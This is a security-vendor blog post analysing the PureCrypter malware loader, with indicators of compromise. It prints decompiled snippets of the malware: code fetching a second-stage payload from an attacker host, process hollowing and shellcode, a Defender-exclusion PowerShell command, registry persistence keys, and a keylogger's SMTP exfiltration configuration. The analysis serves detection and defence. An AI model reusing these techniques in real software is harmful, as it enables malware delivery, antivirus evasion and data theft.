Technical Analysis of PureCrypter | Zscaler Blog

By Romain Dumont

Published: 2022-06-13 · Archived: 2026-04-05 18:18:04 UTC

Key points

- PureCrypter is a fully-featured loader being sold since at least March 2021
- The malware has been observed distributing a variety of remote access trojans and information stealers
- The loader is a .NET executable obfuscated with SmartAssembly and makes use of compression, encryption and obfuscation to evade antivirus software products
- PureCrypter features provide persistence, injection and defense mechanisms that are configurable in Google's Protocol Buffer message format

Summary

PureCrypter is actively being developed by a threat actor using the moniker "PureCoder". The malware has been sold and advertised since at least March 2021 according to the author's website https://purecoder.sellix.io/. At the time of publication, PureCrypter is for sale with a cost of $59. Figure 1 shows PureCrypter's website with a malware builder that provides a number of options including the following:

- Fake messages (e.g. fake error message to show to the user)
- Binder (additional file to be written to disk)
- Injection types (method to load the final stage)
- Persistence (startup)
- Optional features (mainly defense mechanisms)




Figure 1. Example screenshot of the PureCrypter website

At the top of the builder, a tab bar indicates the presence of additional tools (e.g., Office macro builder and Downloader). These tools are likely used for the initial infection vector.

PureCrypter has been growing in popularity with a number of information stealers and remote access trojans (RATs) being deployed by it. ThreatLabz has observed PureCrypter being used to distribute the following malware families:

- AgentTesla
- Arkei
- AsyncRAT
- Azorult
- DcRAT
- LokiBotStealer
- Nanocore

- RedLineStealer
- Remcos
- SnakeKeylogger
- WarzoneRAT

Overview of an infection process

The sample with the SHA256 hash 4a88f9feaed04917f369fe5089f5c09f791bf1214673f6313196188e98093d74 was analyzed for this blog. This sample is an image (.img) file containing a fake .bat file named *63342221.BAT*. However, this first-stage is in fact a simple .NET downloader that will execute a second-stage payload in memory. This first-stage downloader is likely part of the PureCrypter package. The downloaded second-stage is the main PureCrypter payload, which will decrypt various resources and parse an internal configuration file that determines the malware's settings.Finally, PureCrypter will inject the final malware payload inside another process. In this sample, PureCrypter injects a SnakeKeylogger sample inside the process *MSBuild.exe*. The process for each of these PureCrypter stages is described in detail below.

First-stage Downloader

PureCrypter's first-stage is a simple downloader. In this example, the downloader was disguised as a fake date console application. The main function for this application is shown below in Figure 2.

```
private static void Main()
{
    Console.WriteLine(DateTime.Now);
    ExporterPolicyAttribute exporterPolicyAttribute = new ExporterPolicyAttribute();
    exporterPolicyAttribute.InitProcess();
    exporterPolicyAttribute.CollectProcess();
    exporterPolicyAttribute.SortProcess();
    exporterPolicyAttribute.ResolveProcess();
    Console.WriteLine(DateTime.Now);
}
```

Figure 2. PureCrypter downloader main function

The application secretly downloads a .NET assembly from a command and control server in order to bypass security products. The bytes of the assembly are completely reversed and this same technique is used across PureCrypter's different stages. The second-stage filename typically has a fake extension such as "jpg", "png" or "log" and/or a legitimate-looking filename (e.g., "EpicGames.jpg"). The sample analyzed by ThreatLabz downloaded the second-stage from http://gbtak[.]ir/wp-content/Ygjklu.log (the SHA256 was 7bd6a945f1de0e390d2669c027549b49107bf116f8b064bf86b5e897794f46f9 after the bytes were reversed) as shown in Figure 3.

```
internal byte[] PopProcess()
{
    return (byte[])typeof(WebClient).GetMethod(ExporterPolicyAttribute.ListCallback("DzveDowDzvenlDzveoadDDzveataDzve", "Dzve", ""), new Type[]
    {
        typeof(string)
    }).Invoke(new WebClient(), new object[]
    {
        "http://gbtak.ir/wp-content/Ygjklu.log"
    });
}
```

Figure 3. PureCrypter downloader code to retrieve the second-stage payload

The first-stage then loads the assembly, retrieves the hardcoded name of a method to call and invokes it.

Second-stage Injector

The second-stage payload is a more sophisticated piece of code and the core component of PureCrypter. On top of that, the .NET assembly is obfuscated with the commercial tool SmartAssembly.

Resources and Assemblies Obfuscation

As part of the SmartAssembly's obfuscation, the module entrypoint first adds an assembly and a resource resolver. An extra assembly resolver is added to handle compressed and/or encrypted data. Basically, when an assembly is referenced the resolver will capture that event and try to load the assembly from its resources. The requested assembly name is checked against a list of hardcoded assembly tokens or names (Figure 4).

```
static void AddAsmResolver()
{
    try
    {
        AppDomain.CurrentDomain.AssemblyResolve += c000021.AsmResolver;
    }
    catch (object obj)
    {
    }
}
```

Figure 4. PureCrypter's obfuscation assembly resolver callback

There are also some additional headers present including a hardcoded array shown in Figure 5.

```
string[] array = "ezRhYjkzZmZjLWQwYjMtNDkyOS1hMTcxLTE0MjBiMzFlYTUxOX0sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49M2U1NjM1MDY5M2Y3MzU1ZQ==,[z]{bc8b4f79-3535-4b42-afcd-
  ad923b0184e1},ezRhYjkzZmZjLWQwYjMtNDkyOS1hMTcxLTE0MjBiMzFlYTUxOX0=,[z]{bc8b4f79-3535-4b42-afcd-ad923b0184e1}".Split(new char[]
{
    ','
});
string text = string.Empty;
bool flag = false;
bool flag2 = false;
for (int i = 0; i < array.Length - 1; i += 2)
{
    if (array[i] == b)
    {
        text = array[i + 1];
        break;
    }
}
if (text.Length == 0 && @struct.PublicKeyToken.Length == 0)
{
    b = Convert.ToBase64String(Encoding.UTF8.GetBytes(@struct.rest));
    for (int j = 0; j < array.Length - 1; j += 2)
    {
        if (array[j] == b)
        {
            text = array[j + 1];
            break;
        }
    }
}
if (text.Length > 0)
{
    if (text[0] == '[')
    {
        int num = text.IndexOf(']');
        string text2 = text.Substring(1, num - 1);
        flag = (text2.IndexOf('z') >= 0);
        flag2 = (text2.IndexOf('t') >= 0);
        text = text.Substring(num + 1);
    }
    Dictionary<string, Assembly> asmCacheDictNameAsm = WeirdTokenManipClass.AsmCacheDictNameAsm;
```

Figure 5. Hardcoded array of assembly information

The array includes flags that determine how the second-stage payload is stored and whether it should be written to disk. These flags have the following meaning:

Flag value	**Description**
z	indicates the assembly is compressed and/or encrypted
t	indicates the assembly should be written to the disk

In the case of the "z" flag, PureCrypter checks if the resource string contains the header "{z}" as described here. The following byte describes how the data is stored as shown below:

Flag value	**Description**
3	the assembly is encrypted with AES-CBC
1	the assembly is compressed with Zlib

The sample analyzed by ThreatLabz had the AES key 2F820378FEEFBD90987D05D28F0FF0FE and initialization vector (IV) 742CA81F5AC2028E04861092F9F72ECB.

This second-stage PureCrypter sample analyzed by ThreatLabz contained 2 resources: a SnakeKeylogger variant (the bytes were reversed and gzip compressed) and a resource-only .NET library that contains the following two compressed (raw inflate) libraries:

- Costura library to embed references as resources
- Protobuf library for object deserialization

In this case, SmartAssembly uses two levels of resource resolvers.

PureCrypter Features

The main function of the PureCrypter injector starts by reversing, decompressing (gunzip) and deserializing an object into the following protocol buffer (protobuf) structure in Figure 6.

Name	Value	Type
\u0002.\u0008.\u0001 returned	(\u0003.\u0002)	\u0003.\u0002
BinderSettings	(\u000F.\u0002)	\u000F.\u0002
ByteArray	null	byte[]
Enabled	false	bool
FileName	null	string
IsOnce	false	bool
CommandLine	""	string
Delay	0x00000023	int
DiscordWebHookUrl	null	string
EnumInjection	\u0002	\u0002.\u0003
FakeMessageText	null	string
FakeMessageType	0x00000000	int
InjectionPath	"MSBuild"	string
Is64bit	false	bool
IsAnti	false	bool
IsDelay	true	bool
IsDiscord	false	bool
IsExclusion	false	bool
IsFakeMessage	false	bool
IsMelt	false	bool
IsMutex	false	bool
MutexString	"Lasrlkwr"	string
Payload	null	byte[]
StartupSettings	(\u0008.\u0001)	\u0008.\u0001
Enabled	true	bool
EnumStartup	\u0002	\u0003.\u0006
Filename	@"updat\date.exe"	string
Location	0x0000001A	int

Figure 6. PureCrypter protobuf structure

The protobuf structure is largely self-explanatory with respect to the capabilities of the PureCrypter injector. Table 1 shows a summary of the most relevant fields.

Member(s) name	**Functionality**
IsDelay, Delay	Wait for the given amount of seconds before running the malware
IsFakeMessage, FakeMessageType, FakeMessageText	Display a message to the user
IsExclusion	Run a Base64 encoded powershell command: "**Set-MpPreference -ExclusionPath**"

IsMutex, MutexString	Create a global mutex
IsAnti	Self-deletion via the powershell command: ‘**Start-Sleep -s 10; Remove-Item -Path “**‘ + **FILEPATH** + ‘**” -Force**’
IsDiscord, DiscordWebHookUrl	Send an infection status message on Discord (detailed below)
BinderSettings*	If enabled, decompress (gzip) and drop the content of a *ByteArray* into %TEMP%*FileName*, create the file **aw4t2cuogdm.vbs** and execute it via **WScript.Shell**
StartupSettings*	Install the malware persistence (detailed below)
CommandLine, Is64bit, EnumInjection, InjectionPath	Run the associated malware via one of the injection methods (detailed below)

Table 1. PureCrypter main features

Some options provided in the protobuf structure such as *Payload* and *IsMelt* are unreferenced.

New PureCrypter Features

The serialized protobuf object has been updated in more recent samples and contains a few more options as described in Table 2.

Member(s) name	**Functionality**
ExclusionRegionNames	Compare the result of kernel32!GetGeoInfo with a list of regions
MemoryBombing	Allocate large memory regions between 400000000 and 500000000 bytes via AllocateHGlobal
CrypterKiller	Removes itself from the system and terminate its process
IsAntiDelete	Opens itself in read mode and duplicates the handle to “explorer.exe”
TelegramToken, TelegramID	Like the Discord webhook, the malware can send an infection status via Telegram

Table 2. New PureCrypter features

Discord Webhook and Telegram

The author of PureCrypter provided an option to send an infection status message on a Discord channel. Using the the *DiscordWebHookUrl* parameter, the malware can send the following dictionary in Table 3 via the *WebClient:UploadValues* method over TLS 1.2.

Name	**Value**
username	**“PureCrypter**”

content	**“\r\n:loudspeaker: *NEW EXECUTION*\r\n:one: **User** =”** + USERNAME + "**\r\n:two: **Date UTC** =** " + datetime.get_now + “**\r\n:three: **File** =** “ + FILENAME + “**\r\n**”

Table 3. PureCrypter UploadValues parameters used by the Discord webhook

New variants of the malware can send a similar message to the author via Telegram. The URL is constructed as follows:

https://api.telegram.org/bot + protobuf_configuration.TelegramToken + /sendMessage?chat_id= + protobuf_configuration.TelegramID.

The message is sent via *WebClient:DownloadString* over TLS 1.2.

Persistence

Given the *StartupSettings* members, the PureCrypter injector can achieve persistence using different methods as shown in Table 4. Firstly, it takes the *Location* member as a parameter to the *Environment.GetFolderPath* method. In this case, it retrieves the %APPDATA% folder and appends the value of the *FileName* member to it. The *EnumStartup* field indicates how to install the malware on the system (for the sake of simplicity, **FILENAME** is used as a place-holder for the malware installation path).

Startup enumeration	**Registry key**	**Value name**	**Value data**
1	**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**	**FILENAME**	Full path of **FILENAME**
2	**HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon**	**Shell**	**explorer,”FILENAME,”**
3	**HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders** **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders**	**Startup** **Startup**	**FILENAME** **%USERPROFILE%\AppData\Roami** **Menu\Programs** + directory of **FILEN**

Table 4. PureCrypter registry persistence

Table 5 shows examples of different fake file names and directories used by PureCrypter.

Filename
svchosts.exe
pep\portexpert_1_8_3_22_en.exe
LibCADPortable_2_1_4.exe
Demo\adudiodg.exe
CCleanerProfessional\CCleanerrofessional.exe
firefox\firefox.exe
Google\chrome.exe

Taskmgr.exe
tasks\updete.exe
Microsoft\DirectX.exe
ACDSee Gemstone Photo\ACDSeeemstonePhoto.exe
SystemNetwork\OpticChecker.exe
PlayerFab 7\PlayerFab7.exe

Table 5. Interesting file names used by PureCrypter for persistence

Injection Methods

The PureCrypter developer provides three different ways to run the associated malware, which is given by the *EnumInjection* member. However, all of them retrieve the embedded malicious payload by decompressing and reversing one of the resources mentioned earlier.

Process Hollowing

The process hollowing technique is pretty classic and comes in 32 and 64-bit flavors (shown in Figure 7). PureCrypter starts by creating a suspended process via *CreateProcessA()*. The command-line argument is built by concatenating the result of *GetRuntimeDirectory()*, the *InjectionPath* and an ".exe" extension. If the *CommandLine* struct member is set, then it is also concatenated. The remote process memory is unmapped via *ZwUnmapViewOfSection()* and the associated malware is written to the process memory and executed.

```
byte[] bytes = BitConverter.GetBytes(num12);
bool flag22 = !func.WriteProcessMemory(@struct.f000010, num4 + 8, bytes, 4, ref num);
if (flag22)
{
    throw new Exception();
}
int num17 = BitConverter.ToInt32(array, num2 + 40);
bool flag23 = flag17;
if (flag23)
{
    num12 = num3;
}
array2[44] = num12 + num17;
bool flag24 = IntPtr.Size == 4;
if (flag24)
{
    bool flag25 = !func.SetThreadContext(@struct.f000011, array2);
    if (flag25)
    {
        throw new Exception();
    }
}
int num18 = func.ResumeThread(@struct.f000011);
bool flag26 = num18 == -1;
```

Figure 7. Code snippet of the PureCrypter process hollowing technique

What's interesting about that technique is the choice of the author to put some junk code in the middle of it (as shown in Figure 8). The code was likely inserted to avoid being detected by a behavioral analysis engine. Here, the Internet Explorer main window is retrieved along with its coordinates, but that information is never subsequently used.

```
try
{
    InjectionXClass.c000033 p2 = new InjectionXClass.c000033();
    Regex p3 = new Regex("- (Windows|Microsoft) Internet Explorer");
    Regex p4 = new Regex("iexplore");
    InjectionXClass.c000033.delegate034 p5 = new InjectionXClass.c000033.delegate034(c000021.ResizeWindowRect);
    c000021.CallEnumChildWindows(null, p2, 0, p3, p5, p4);
}
catch (object obj2)
{
}
```

Figure 8. Junk code added by PureCrypter

Shellcode

The injector can also run the embedded resource inside its own process by creating a shellcode (Figure 9).

```
static void CreateShellcode()
{
    int num = IntPtr.Size * 8;
    IntPtr ptr = IntPtr.Zero;
    bool flag = num == 64;
    if (flag)
    {
        byte[] p = new byte[]
        {
            85,
            72,
            137,
            229,
            byte.MaxValue,
            209,
            93,
            72,
            137,
            236,
            194,
            8,
            0
        };
        ptr = c000021.AllocCopy(p, IntPtr.Zero);
    }
```

Figure 9. PureCrypter CreateShellcode function

Figure 10 shows the disassembly of the shellcode.

```
>>> for ins in md.disasm(x64_shellcode, 0):
...     print(f'{ins.address:x}: \t{ins.bytes.hex()}\t{ins.mnemonic} {ins.op_str}'
)
...
0:      55      push rbp
1:      4889e5  mov rbp, rsp
4:      ffd1    call rcx
6:      5d      pop rbp
7:      4889ec  mov rsp, rbp
a:      c20800  ret 8
>>>
>>>
```

Figure 10. Disassembled x86-64 PureCrypter shellcode

Assembly Loading

The last way the PureCrypter injector can run its payload is by loading the resource as an assembly and invoking its entrypoint (as shown in Figure 11).

```
static void AssemblyLoadInvoke()
{
    byte[] rawAssembly = c000021.GzipDecompressBuf(c000024.SnakeKlgrRev.Reverse<byte>().ToArray<byte>());
    Assembly assembly = Assembly.Load(rawAssembly);
    object[] parameters = null;
    MethodInfo entryPoint = assembly.EntryPoint;
    bool flag = entryPoint.GetParameters().Length == 1;
    if (flag)
    {
        parameters = new object[]
        {
            string.Empty
        };
    }
    entryPoint.Invoke(null, parameters);
}
```

Figure 11. PureCrypter Assembly loading

Extra Anti-* functionalities

Some methods that don't seem to be referenced, but still are quite interesting in terms of environment detection are the following:

- Queries the WMI object Win32_BIOS for the computer's SerialNumber and Version and checks if it matches the regular expression "**VMware|VIRTUAL|A M I|Xen**"
- Queries the WMI object Win32_ComputerSystem for the computer's Manufacturer and Model and checks if it matches the regular expression "**Microsoft|VMWare|Virtual**"
- Calls CheckRemoteDebuggerPresent
- Checks for the presence of "SbieDLL.dll" module
- Checks specific resolutions of the display monitor

Injected code

The sample analyzed delivers a SnakeKeylogger variant. This malware family is just one of many payloads observed by ThreatLabz that is injected via a process hollowing technique. This family is already well-documented and its configuration can easily be extracted. Figure 12 shows the extracted SnakeKeylogger configuration from this sample.


```
{'communication_protocol': 'smtp',
 'to_email': 'bosstle@rfebatics.xyz',
 'urls': [{'password': '[redacted]',
           'url': 'smtp://rfebatics.xyz:587/',
           'url_type': 'exfiltration',
           'username': 'bosstle@rfebatics.xyz'}]}
```

Figure 12. SnakeKeylogger extracted configuration for a sample dropped by PureCrypter

Conclusion

PureCrypter is a fully-functional loader that works as advertised. The usage of Google's protobuf format makes it more malleable and the use of reversed, compressed and encrypted payloads can make it more difficult for static antivirus engines to detect. ThreatLabz research shows that many different customers are making use of this loader to deliver RATs and information stealers.

Cloud Sandbox Detection



Zscaler's multilayered cloud security platform detects indicators at various levels, as shown below:

- Win32.Downloader.PureCrypter

Indicators of Compromise

IoC Type	Value
URL	http://amcomri.upro[.]site/.tmb/ID44/313606953372.jpg
URL	https://cdn.discordapp[.]com/attachments/933024359981932666/934953013670449253/Koieiminr.jpg
URL	http://amcomri.upro[.]site/.tmb/ID44/Ffobs.png
URL	https://cdn.discordapp[.]com/attachments/911013699026825266/935017324182913104/EpicGames.jpg
URL	http://gbtak[.]ir/wp-content/846569297734.jpg
URL	https://cdn.discordapp[.]com/attachments/765212138226450455/934977016292327455/Installer2.log
URL	https://cdn.discordapp[.]com/attachments/934261104564113441/934945441370497054/FlareTopia_V5.1.log
URL	https://cdn.discordapp[.]com/attachments/934261104564113441/935058809200730142/new.log
URL	https://transfer[.]sh/get/3tWVO9/Evbccj.png
URL	http://gbtak[.]ir/wp-content/759279720662.jpg
URL	http://sub.areal-parfumi[.]si/kk/Lnnuda.log
URL	http://sub.areal-parfumi[.]si/new/Ofwcwpm.jpg
URL	http://gbtak[.]ir/wp-content/078571269562.jpg

URL	https://cdn.discordapp[.]com/attachments/846778795524751371/935185760783585360/Pmvzeaoj.log
URL	https://cdn.discordapp[.]com/attachments/933024359981932666/935065418803056680/Lkrbylqxx.png
URL	http://taskmgrdev[.]com/e/Jymuty.png
IMG hash	4a88f9feaed04917f369fe5089f5c09f791bf1214673f6313196188e98093d74
PureCrypter hash	7bd6a945f1de0e390d2669c027549b49107bf116f8b064bf86b5e897794f46f9
SnakeKeylogger hash	a6d53346613f2af382cd90163a9604d63f8d89a951896fc40eed00a116aa55c3

Additional PureCrypter hashes

IoC type	Value
PureCrypter hash	00d164491e2ebd3ecbf428ccc6625b2451d32bb4ed4d22049b5f0e1c122642a5
PureCrypter hash	0659b547c308665c4599418f4a7265755c79bdd5a6e737bd291d66c4ad88f2ea
PureCrypter hash	07120e2a381420c90943182bbb78da10c900745fd3e07822059a99f22e2f5a85
PureCrypter hash	08d491afea27ac3f1a1b0a4b754f06ffe3a83972a20f0409f589d4b19b1f51ad
PureCrypter hash	0c035bd927e7519cfea7974a443b11e750a4bb51595c9095c794ad55f0e7d9f1
PureCrypter hash	1d154a37cd713680bf7fb3d6ecac3873e948d8aa6a92d8c2b9303fe288528054
PureCrypter hash	30687a7d72f92d66043b33d98517334eaeebf8469100e6e9d9082a97225f0215
PureCrypter hash	3b11dd66f52b105532b4418c04422ee744696efe30d9cf18bd8240139b86a18b
PureCrypter hash	40be095c396242bea434840750a4043e27da991fd780d1226037810c6a7ad949
PureCrypter hash	450f553ff2e0e7b730c13b75f39d6bdd0f3f0fcd979cfd4430c10e8236149079
PureCrypter hash	4c8393e08ba5affa9d4f6ef36b4f3c1b0e73bdaaf59541349ddd94c3877e4fb2
PureCrypter hash	52498a9de400dcbaa336e304271c8ca079b3a00fd4f7d67ccae4bafc69b7ebc9
PureCrypter hash	5a91202740fab8894bd2ba9e79e957304cc0bace988998a6fbb34318bb6744a9

PureCrypter hash	5deb27582ddb47ac79f37f723c6172f13fd1c69b3b0292b6978ed43123118238
PureCrypter hash	678376204602f3d60d11725b0f62d125caa65b22200ec282e0806e055a9b59ea
PureCrypter hash	69c357afce6d9ddf6bebb7322af353ece5f01ad775faea701064ecb59399f6f8
PureCrypter hash	69e332b84a605ec3bb9b58916dfc67bdb1395bca9a652a39714fb5601c13bcdf
PureCrypter hash	6f70d347d0153e37d8b5ef466c3c4d6780f6250e4e41936573b9e4108dc42a60
PureCrypter hash	71a9f780abf4872731f0e1e7a0719fc21488725dbfa190c7ae13172f59106aea
PureCrypter hash	725dfb6090108ef9901be83fecd7ee079ac4ffc8ccb362285d3788122ceee58a
PureCrypter hash	745075ea76634c1909474337c7c24b9f9d6c6289f3d35c432aa77d1d0a3bbd17
PureCrypter hash	78103356b72241c4b2b68f11fd7b7292944280e10c6efca14109e8184b6f18c2
PureCrypter hash	7d1506ab28acec00f168c655da7d21174700e7d7dea0d4e7cb7d8e3a25253a20
PureCrypter hash	8078d4866aeec4d686472aaacc455cad0a1f620c464b649ae919eeae0f097a76
PureCrypter hash	8b32e5df0928da99bb6307484132eca333fa29f675345360d8c804e3a18ddd51
PureCrypter hash	8b6406fb599f15d6d94d449caa513ce9b1a5681de6240d2f55c853e7f30ef802
PureCrypter hash	8b885551aaad4fb74e075580835bf272376436943592a544ce24947a63a07f62
PureCrypter hash	8dfd54f13fc0f6febb428ad4dd189f9d40872115ec5dfa70f70c273be3489584
PureCrypter hash	8e3d4f4738f398addc67a971d66ef7a5a0be2d24ec59d79b50d598b6df1c39d1
PureCrypter hash	8f2716758099b8bf59a43f1e34fe20598d51aa042bf2015cc52cdc55faf110de
PureCrypter hash	96c32299a5c63608a5418430180f7118e3f82417eee2d1738d8c0f4d07382f9e
PureCrypter hash	96e4b8b7196804e992b3a12d52844867f91964a128e373d0b71af87abb408d82
PureCrypter hash	9bed965557631646dc5f0bf1126a9da3bf9c8c8e92e792055f981668e06c3708
PureCrypter hash	a3fa1fd36486728735dd1946526ab48cafedd9176764f85b3dca02d8c5f7b3bd
PureCrypter hash	a63168f6690cd9ae0c77a1c01e6f6d693da2a3d9f2a7288d47c0db8e4c042347

PureCrypter hash	aee87ee6207539196716997496f14e6ff4a33604408611df6057bde786f45fdc
PureCrypter hash	b290b60e510ea74f8c683c57ddec45f56356ea36e056a96034b2ba515e76d61e
PureCrypter hash	b9cd62e549467fa12ab1f195c9460e2b1c0ca05a0939072146c40eeb36e34ec3
PureCrypter hash	c401070db22f1fa3a5dc170b4b60920c8dde1d1bd7f0404952c13e897f07b820
PureCrypter hash	c6f6c51de7437d1312c78ca6cc511e07d4aa13ae0b9fb05c735bf04c83eb4b1f
PureCrypter hash	c8672708df9df29cef7092a6e1e20c112d03630363bf5a80778106dcb25aaffb
PureCrypter hash	cd8578553ef4853054ed23c5cce70b8a8f78138d0c23fd969eb240036345030a
PureCrypter hash	cea55ce28fa1949eb61a44e80e9758370c67783c63cba032da15f51c29bc31a3
PureCrypter hash	d40bceefde84d018fcc575a3ed3a87d8721a713d0413108c20747eb8fabc1d86
PureCrypter hash	d503906c0873631d49914f3c71e21f102df39c895bd6101f7334627e9262d4fc
PureCrypter hash	d5d476c8d3613145884eccaabf17a058308fa2029cb388d29c971be5826b48e9
PureCrypter hash	d962ac30bd2a16396601e5c02e23b6b901504e4eaa05c1aa2ce66c3926785a33
PureCrypter hash	dda2b1156be2f78cda149b124772972feb283e76d2d620d45b9bf4e2962e1830
PureCrypter hash	dde2af3c5a56b4bc9d47487fe9bfe17d1fc75cc031f3e47cfc66ba00b02e52c7
PureCrypter hash	ed24de04666163d504c0dc88de0ff0912b829260bf35a3c03be2c733ce723856
PureCrypter hash	ef92e694882eac465c9b2e89213bfa2925b8598bfae484d20899175aadf1b546
PureCrypter hash	f5f09eeaeb6f67631d2624badd1dec21fac53807881c3062f7a49694393ff622
PureCrypter hash	fc07d910aec28017f591aa64ad296af8e949fd54f8099fa3c24bb80dedee4fe8
PureCrypter hash	fe58ae232f7ea569b42d7bb1883f70911ca89900c9783252e965f77e617c508d

Explore more Zscaler blogs
